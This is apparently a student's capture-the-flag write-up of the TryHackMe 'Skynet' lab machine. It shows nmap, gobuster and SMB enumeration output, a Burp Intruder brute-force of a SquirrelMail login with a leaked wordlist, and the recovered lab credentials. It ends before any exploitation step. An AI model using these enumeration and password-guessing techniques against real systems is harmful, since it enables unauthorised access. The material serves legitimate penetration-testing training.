Skynet

Skynet

A vulnerable Terminator themed Linux machine.

Little Guide has been taken from https://tryhackme.com/resources/blog/skynet-writeup

Summary:

- Scan ports using nmap
- Use GoBuster to enumerate directories
- Experiment with SMBMap to find Samba shares
- Using enumerated credentials to read emails
- Exploit CMS RFI vulnerability
- Exploit tar wildcards for privilege escalation

Sometimes, we're confident that there is something to be found and we waste too much time on it. Often, there are rabbit holes that can trip you up. Make sure to take breaks if you get stuck and try different approaches.

Recon

Recon

Nmap Scan Short

```
nmap -sV -F -T4   10.10.80.108
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 17:45 PKT
Nmap scan report for 10.10.80.108
Host is up (0.51s latency).
Not shown: 94 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp   open   ssh               OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
80/tcp   open   http             Apache httpd 2.4.18 ((Ubuntu))
110/tcp open   pop3             Dovecot pop3d
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open   imap             Dovecot imapd
445/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds
```

Nmap Scan Long

```
nmap -sV -sC -T4   10.10.80.108
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 17:42 PKT
Nmap scan report for 10.10.80.108
Host is up (0.33s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp   open   ssh               OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|     2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|     256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_   256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp   open   http             Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open   pop3             Dovecot pop3d
|_pop3-capabilities: TOP SASL CAPA AUTH-RESP-CODE PIPELINING RESP-CODES UIDL
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open   imap             Dovecot imapd
445/tcp open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

```
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -22h20m51s, deviation: 2h53m13s, median: -1d00h00m52s
| smb-os-discovery:
|     OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|     Computer name: skynet
|     NetBIOS computer name: SKYNET\x00
|     Domain name: \x00
|     FQDN: skynet
|_   System time: 2022-03-29T07:43:12-05:00
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb2-security-mode:
|     3.1.1:
|_       Message signing enabled but not required
| smb-security-mode:
|     account_used: guest
|     authentication_level: user
|     challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
| smb2-time:
|     date: 2022-03-29T12:43:12
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.06 seconds
```

Gobuster

Gobuster

```
gobuster dir --url http://10.10.80.108/ --wordlist /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.80.108/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/30 17:41:12 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> http://10.10.80.108/admin/]
/config               (Status: 301) [Size: 313] [--> http://10.10.80.108/config/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.80.108/css/]
/index.html           (Status: 200) [Size: 523]

/js                   (Status: 301) [Size: 309] [--> http://10.10.80.108/js/]
/server-status        (Status: 403) [Size: 277]

/squirrelmail         (Status: 301) [Size: 319] [--> http://10.10.80.108/squirrelmail/]
```

SMB Enum

SMB Enum

SMB Enum with Nmap

nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.80.108

тип


```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 18:06 PKT
Nmap scan report for 10.10.80.108
Host is up (0.25s latency).

PORT      STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|    account_used: guest
|    \\10.10.80.108\IPC$:
|        Type: STYPE_IPC_HIDDEN
|        Comment: IPC Service (skynet server (Samba, Ubuntu))
|        Users: 2
|        Max Users: <unlimited>
|        Path: C:\tmp
|        Anonymous access: READ/WRITE
|        Current user access: READ/WRITE
|    \\10.10.80.108\anonymous:
|        Type: STYPE_DISKTREE
|        Comment: Skynet Anonymous Share
|        Users: 0
|        Max Users: <unlimited>
|        Path: C:\srv\samba
|        Anonymous access: READ/WRITE
|        Current user access: READ/WRITE
|    \\10.10.80.108\milesdyson:
|        Type: STYPE_DISKTREE
|        Comment: Miles Dyson Personal Share
|        Users: 0
|        Max Users: <unlimited>
|        Path: C:\home\milesdyson\share
|        Anonymous access: <none>
|        Current user access: <none>
|    \\10.10.80.108\print$:
|        Type: STYPE_DISKTREE
|        Comment: Printer Drivers
|        Users: 0
|        Max Users: <unlimited>
|        Path: C:\var\lib\samba\printers
|        Anonymous access: <none>
```

```
|_    Current user access: <none>
| smb-enum-users:
|   SKYNET\milesdyson (RID: 1000)
|     Full name:
|     Description:
|_    Flags:       Normal user account
```

Nmap done: 1 IP address (1 host up) scanned in 99.44 seconds

SMB Share Enum with smbclient

smbclient -L 10.10.125.154 -N



SMB Enum using SMBmap

SMBMap allows users to enumerate samba share drives across an entire domain.

smbmap -H 10.10.125.154

```
┌──(root💀 esclimited)-[/home/…/ThmTraining/OffensivePentesting/Advanced/Skynet]
└─# smbmap -H 10.10.125.154
[!] 445 not open on 10.10.125.154....

┌──(root💀 esclimited)-[/home/…/ThmTraining/OffensivePentesting/Advanced/Skynet]
└─# smbmap -H 10.10.125.154
[+] Guest session       IP: 10.10.125.154:445   Name: 10.10.125.154
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal Share
        IPC$                                                    NO ACCESS       IPC Service (skynet server (Samba, Ubuntu))
```


Web Enum

Web Enumeration

we found this web page

/squirrelmail

http://10.10.125.154/squirrelmail/src/login.php




which is vulnerable to **RCE**

https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html

Bruteforcing SquirrelMail

Bruteforce SquirrelMail



we found name **milesdyson** from an SMB Share

and a password list lets bruteforce it

May be this Wordlist is a Rabbit hole try to exploit the Password with **hydra** and **rockyou.txt**


OK so it is good to think that that previous wordlist **log1.txt** was a rabbit hole, but actually it is not.

so let's began with it

We are going brute force it

first I burte forced username **Miles Dyson** (the result was useless because no username was named Miles Dyson, it was actually **milesdyson**)

so I add usernanme **milesdyson** and used **log1.txt** password list and bruteforce it via Burp Intruder as it was a very short list.




Request	Payload	Status	Error	Timeout	Length	>SquirrelMail -	Comment
0		200			3240	Unknown user or pas...	
1	cyborg007haloterminator	302			2114		
2	terminator22596	200			3240	Unknown user or pas...	
3	terminator219	200			3240	Unknown user or pas...	
4	terminator20	200			3240	Unknown user or pas...	
5	terminator1989	200			3240	Unknown user or pas...	
6	terminator1988	200			3240	Unknown user or pas...	
7	terminator168	200			3240	Unknown user or pas...	
8	terminator16	200			3240	Unknown user or pas...	
9	terminator143	200			3240	Unknown user or pas...	
10	terminator13	200			3240	Unknown user or pas...	
11	terminator123!@#	200			3240	Unknown user or pas...	
12	terminator1056						

so lets **login**


The Result

The Result


The result was useful



we got a Samba Password Reset Email



Here is the Password pretty much complex.



We have changed your smb password after system malfunction.Password:
)s{A&2Z=F^n_E.B`

To be Continue

Connecting to SMB Share

Connecting to SMB Share

```
┌──(root💀 esclimited)-[/home/…/ThmTraining/OffensivePentesting/Advanced/Skynet]
└─# smbmap -H 10.10.125.154
[!] 445 not open on 10.10.125.154....

┌──(root💀 esclimited)-[/home/…/ThmTraining/OffensivePentesting/Advanced/Skynet]
└─# smbmap -H 10.10.125.154
[+] Guest session       IP: 10.10.125.154:445   Name: 10.10.125.154
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal Share
        IPC$                                                    NO ACCESS       IPC Service (skynet server (Samba, Ubuntu))
```

We found Anonymous Share and we have read access on it, (according to Nmap we may also have write access)

let's connect to it

smbclient //<ip>/anonymous

we found these useful items

```
Untitled                                                    attention.txt
1  A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
2  -Miles Dyson
3
```

And a Password list

File Edit View Projects LSP Client Boo

Documents Projects Git Filesystem Browser

Untitled

```
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

May be this Wordlist is a Rabbit hole try to exploit the Password with **hydra** and **rockyou.txt**

No it is not Rabbit Hole you can use log1.txt (updated node)

